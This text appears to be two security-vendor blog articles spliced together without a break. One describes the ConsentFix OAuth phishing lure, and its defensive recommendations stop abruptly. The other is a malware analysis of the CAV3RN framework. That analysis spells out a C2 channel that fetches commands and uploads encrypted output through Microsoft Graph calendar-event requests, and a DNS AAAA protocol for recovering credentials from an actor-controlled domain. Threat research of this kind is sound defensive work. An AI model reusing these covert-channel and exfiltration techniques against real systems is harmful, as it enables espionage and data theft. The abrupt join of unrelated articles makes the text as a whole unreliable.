Cybercriminals are increasingly moving away from complex malware, relying instead on social engineering that exploits a common user habit: mindlessly clicking through endless digital rituals like CAPTCHAs, cookie consents, and authentication prompts. This habit is often targeted by various kinds of the ClickFix technique, which threat actors have been actively using lately. Researchers recently discovered a new variant of this technique, which they dubbed ConsentFix. It allows attackers to gain unauthorized access to Microsoft 365 accounts via OAuth — a highly popular vector right now — thereby completely bypassing the need to steal passwords. For organizations, these attacks present a severe risk of compromised corporate email, exposed documents, and breached cloud resources.
How ConsentFix works
Social engineering lies at the core of all ClickFix variations. Attackers prompt the user to follow a seemingly harmless set of instructions, which actually lead to the compromise of their device or account. In the case of ConsentFix, these instructions are designed to trick the user into granting the attacker access to their Microsoft 365 account.
The attack begins by making the user believe they must authenticate with their Microsoft account to access a specific page or document. To do this, cybercriminals usually send an email containing a link to a website typically imitating a popular file-sharing service. Attempting to access a specific document on this site prompts the user for verification, which can be obtained by following this sequence of actions:
Clicking Verify with Microsoft.
Signing in to the work account, at which point the attackers warn that multi-factor authentication (MFA) may be required.
After being redirected to a new page, waiting until “localauth” appears in the address bar.
Dragging the information icon ⓘ from the browser’s address bar into a drop zone on the page.
In practice, following these instructions causes the user to drag an URL containing a session OAuth token directly onto the attacker’s page. This token is exactly what grants the attackers access to the victim’s email and other Microsoft 365 services.
The potential fallout of a Microsoft 365 session compromise
At first glance, it might seem like attackers only gain access to a mailbox. In reality, the consequences can be significantly more severe. The attacker’s specific capabilities depend on the organization’s Microsoft 365 license, the services deployed, and the privilege level of the compromised account.
Even compromised corporate email alone is a major breach. The attacker not only gains access to email archives that may contain confidential business intelligence, but also can send phishing messages or launch internal BEC attacks on behalf of the user.
Beyond email, attackers are highly likely to gain access to the victim’s Microsoft Teams account, providing them with even deeper insights and broader leverage for various scams. Access to OneDrive and SharePoint is equally dangerous: it allows attackers to exfiltrate corporate documents, upload malware into cloud storage, tamper with existing files, and more. Ultimately, this creates a launchpad for moving laterally within the corporate infrastructure.
Publicly available attack blueprints
According to a Bleeping Computer article, the mechanics of ConsentFix are no secret. Attackers share detailed implementation guides on cybercrime forums, offering not only ready-to-use code but also video tutorials demonstrating how to deploy the attack. They also actively trade tips on how they harvest intelligence on organizations and their employees via LinkedIn and other OSINT channels to craft highly convincing phishing messages.
Collectively, this significantly lowers the barrier to entry for novice cybercriminals. As these guides and turnkey tools continue to proliferate, ConsentFix attacks will likely become increasingly common. Consequently, organizations should immediately factor this technique into both their defense strategies and employee awareness training programs.
How to secure your corporate infrastructure
The emergence of this new ClickFix variation demonstrates that simply blocking a specific keyboard shortcut or an isolated risky action on employee devices is not enough. Clearly, attackers quickly adapt to these measures. Therefore, to protect an organization from these types of attacks, we recommend the following:
Be sure to deploy a robust security solution at the mail gateway level — this minimizes the likelihood of attackers successfully luring your employees to a page hosting the ConsentFix mechanism.
Conduct regular cybersecurity awareness training for employees to keep them ahead of the latest social engineering tactics. Our training platform, Kaspersky Automated Security Awareness Platform, can assist with this initiative.
In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.
Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.

Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.
Module network communication architecture
During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.
Technical details

The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.
Project CAV3RN architecture (April 2026)
The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.
C2 communication module
The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.
The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.
The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.
For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.
Outlook calendar events as a C2 channel
The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.
Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.
If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:
{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}
Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to https://graph.microsoft.com/v1.0/organization.
Attempting this request causes the Azure Identity library to obtain an OAuth application token:
POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials
After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.
Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.
Subject format
Purpose
Module behavior
Event ID: <agent-id>
Operator-to-agent command
Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500
Agent heartbeat
Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500
Agent-to-operator command output
Creates an event, uploads encrypted result attachments, and assigns the final subject
Receiving a command

For a get request, the module queries calendarView and filters the results by the Agent ID:
GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')
If Graph returns one or more matches, the module selects the first returned event and requests its attachments:
GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>
After obtaining the attachment response, the module deletes the calendar event:
Our analysis found a consistent difference in capitalization between command and result attachments:
Attachment name
Direction
Associated subject
file0.txt
Operator to agent
Event ID: <agent-id>
File0.txt
Agent to operator
Boss Report ID: <agent-id>1500
Inbound command decryption

Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.
The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.
Encrypted attachment stored in a calendar event
After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.
Decrypted command
The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.
Sending command output
For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.
To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.
This process uses the following sequence of Microsoft Graph requests:
POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>
Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.
Heartbeat handling
The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:
GET    /v1.0/users/***@*********.co.il/calendarView
DELETE /v1.0/users/***@*********.co.il/events/<EventId>
POST   /v1.0/users/***@*********.co.il/events
Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.
Heartbeat events use the same one-hour window in 2050 but contain no attachments.
The following figure summarizes the module’s operational workflow.

DNS AAAA configuration recovery mechanism
When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.
DNS-based configuration recovery (simplified)
The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.
The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.
For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.
The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:
Index
Configuration value
0
TenantId
1
ClientId
2
ClientSecret
3
UserEmail
Determining the field length through .p. queries
For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.
In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.

As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:
d.53466D4C67515A.0.p.cloudlanecdn[.]com
The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.
IPv6 AAAA record payload layout for obtaining length
In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.
To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.
Field length encoding in DNS AAAA record responses (example)
Retrieving configuration data through .q. queries
After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.
The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.
Queries continue at 14-byte offsets until the declared field length has been recovered.
